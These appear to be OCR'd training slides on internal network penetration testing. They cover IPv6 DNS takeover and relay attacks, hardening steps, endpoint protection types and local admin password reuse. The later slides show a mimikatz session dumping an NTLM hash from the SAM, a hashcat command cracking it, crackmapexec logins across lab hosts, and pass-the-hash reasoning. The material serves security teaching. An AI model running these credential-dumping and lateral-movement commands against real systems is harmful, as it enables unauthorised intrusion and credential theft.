


Relay Attack



Source: hackinglab.cz

IPv6




- Modern Windows prefers IPv6 over IPv4
- When IPv6 is not being used

Attack:

- Windows requests DHCP over IPv6
- Attackers machine responds
  - Assigns machine IPv6 IP address
  - Specifies attacker's machine as IPv6 DNS Server
- Attacker selectively responds to DNS requests, redirecting requests to attacker's machine

IPv6




Source: blog.redteam-pentesting.de

Poisoining/Relay

Hardening/Prevention

- Disable LLMNR/NBT-NS
- Disable SMBv1
- Enforce SMB Signing
- Enforce LDAP signing and LDAP channel binding
- Disable/block IPv6 on machines if not in use
- Disable WPAD (Windows Proxy Auto Discovery)

Endpoint Protection



AV/NGAV/EDR/MDR/XDR

- **AV** – Signature Based
  - Not very effective against new, unsignatured threats and fileless malware
- **NGAV** – Improves on traditional AV
  - Uses AI, machine learning
  - More effective against zero-day and fileless malware
  - Primary focus on malware prevention
  - Lacks the advanced detection capabilities of EDR
  - Cloud based
- **EDR** – Incident Response Capabilities
  - Often includes or paired with NGAV
  - Incorporates heuristics, AI, machine learning, and behavioral analysis
  - Emphasizes system-wide monitoring for potential compromises
  - Detailed logging for superior threat hunting compared to NGAV
  - Enhanced response capacity, including machine isolation
- **MDR** – EDR + SOC Monitoring
- **XDR** –EDR but includes data from added sources (switches, firewalls, SIEM, etc)


Popular EDRs

- CrowdStrike Falcon
- Microsoft Defender for Endpoint
- SentinelOne
- Carbon Black
- Palo Alto Networks Cortex XDR
- Sophos Intercept X EDR

Protection Not on Servers

- Why do people hesitate to install endpoint protection on servers?
  - Potential Software conflicts
  - Database and application locks
  - Performance Impacts
  - False Positives
- Servers are what attackers are mainly going to go after, it contains all your data
- Don’t have visibility into a large portion of your environment
  - Won’t know if an attacker is present on one of these machines

Local Admin Password Reuse



Local Admin Passwords

JDW01 Administrator:Password123

JDW03 Administrator:Password123


JDW04 Administrator:Password123

JDW06 Administrator:Password123

JDW07 Administrator:Password123

JDW08 Administrator:Password123

Pass The Hash



Local Admin Password Resuse

```
C:\Users\brett\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

588     {0;000003e7} 1 D 37275          NT AUTHORITY\SYSTEM     S-1-5-18
 -> Impersonated !
 * Process Token : {0;000ea041} 1 F 2369896     SNEAKERNET\brett        S-1-5-
(15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2431135     NT AUTHORITY\SYSTEM     S-1-5-
elegation)

mimikatz # lsadump::sam
Domain : SN-W10-2
SysKey : 0fad44e5d31af6920faae70d810e0586
Local SID : S-1-5-21-1215865297-148301445-191196377

SAMKey : 6311043fd886515021576d8186496255

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 58a478135a93ac3bf058a5ea0e8fdb71
    lm  - 0: 8ab2dab003d2370122236a2930d66b08
    ntlm- 0: 58a478135a93ac3bf058a5ea0e8fdb71

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
```

```
User : Administrator
  Hash NTLM: 58a478135a93ac3bf058a5ea0e8fdb71
    lm  - 0: 8ab2dab003d2370122236a2930d66b08
    ntlm- 0: 58a478135a93ac3bf058a5ea0e8fdb71
```

Local Admin Password Reuse

```
User  : Administrator
  Hash NTLM: 58a478135a93ac3bf058a5ea0e8fdb71
```

Password Hash Cracking

```
~$ sudo /home/ubuntu/hashcat6/hashcat.bin -m 1000 -a 0 '58a478135a93ac3bf058a5ea0e8fdb71'
~/wordlists/rockyou.txt -r ~/rules/OneRuleToRuleThemAll.rule -O -w3 --potfile-disable
hashcat (v6.0.0) starting...
```

✔ Hash Cracked, Password Obtained


```
58a478135a93ac3bf058a5ea0e8fdb71:Password123

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: 58a478135a93ac3bf058a5ea0e8fdb71
Time.Started.....: Sun May 28 16:08:26 2023 (1 sec)
Time.Estimated...: Sun May 28 16:08:27 2023 (0 secs)
Guess.Base.......: File (/home/ubuntu/wordlists/rockyou.txt)
Guess.Mod........: Rules (/home/ubuntu/rules/OneRuleToRuleThemAll.rule)
```

Local Admin Password Reuse

EVOLVE SECURITY

```
→  ~ crackmapexec smb 192.168.2.230-231 -u Administrator -p Password123 --local-auth
SMB         192.168.2.231   445    SN-W10-2         [*] Windows 10.0 Build 19041 x64 (name:SN-W10-2) (
:False)
SMB         192.168.2.230   445    SN-W10-1         [*] Windows 10.0 Build 19041 x64 (name:SN-W10-1) (
:False)
SMB         192.168.2.231   445    SN-W10-2         [+] SN-W10-2\Administrator:Password123 (ADMIN!)
SMB         192.168.2.230   445    SN-W10-1         [+] SN-W10-1\Administrator:Password123 (ADMIN!)
```

Pass the Hash



- Password not necessary when authenticating over NTLM
- Hash is only needed to authenticate

Source: hackndo.com

Local Admin Hashes

JDW01		Administrator:58a478135a93ac3bf058a5ea0e8fdb71
JDW03		Administrator:58a478135a93ac3bf058a5ea0e8fdb71
JDW04		Administrator:58a478135a93ac3bf058a5ea0e8fdb71
JDW06		Administrator:58a478135a93ac3bf058a5ea0e8fdb71
JDW07		Administrator:58a478135a93ac3bf058a5ea0e8fdb71
JDW08		Administrator: 58a478135a93ac3bf058a5ea0e8fdb71

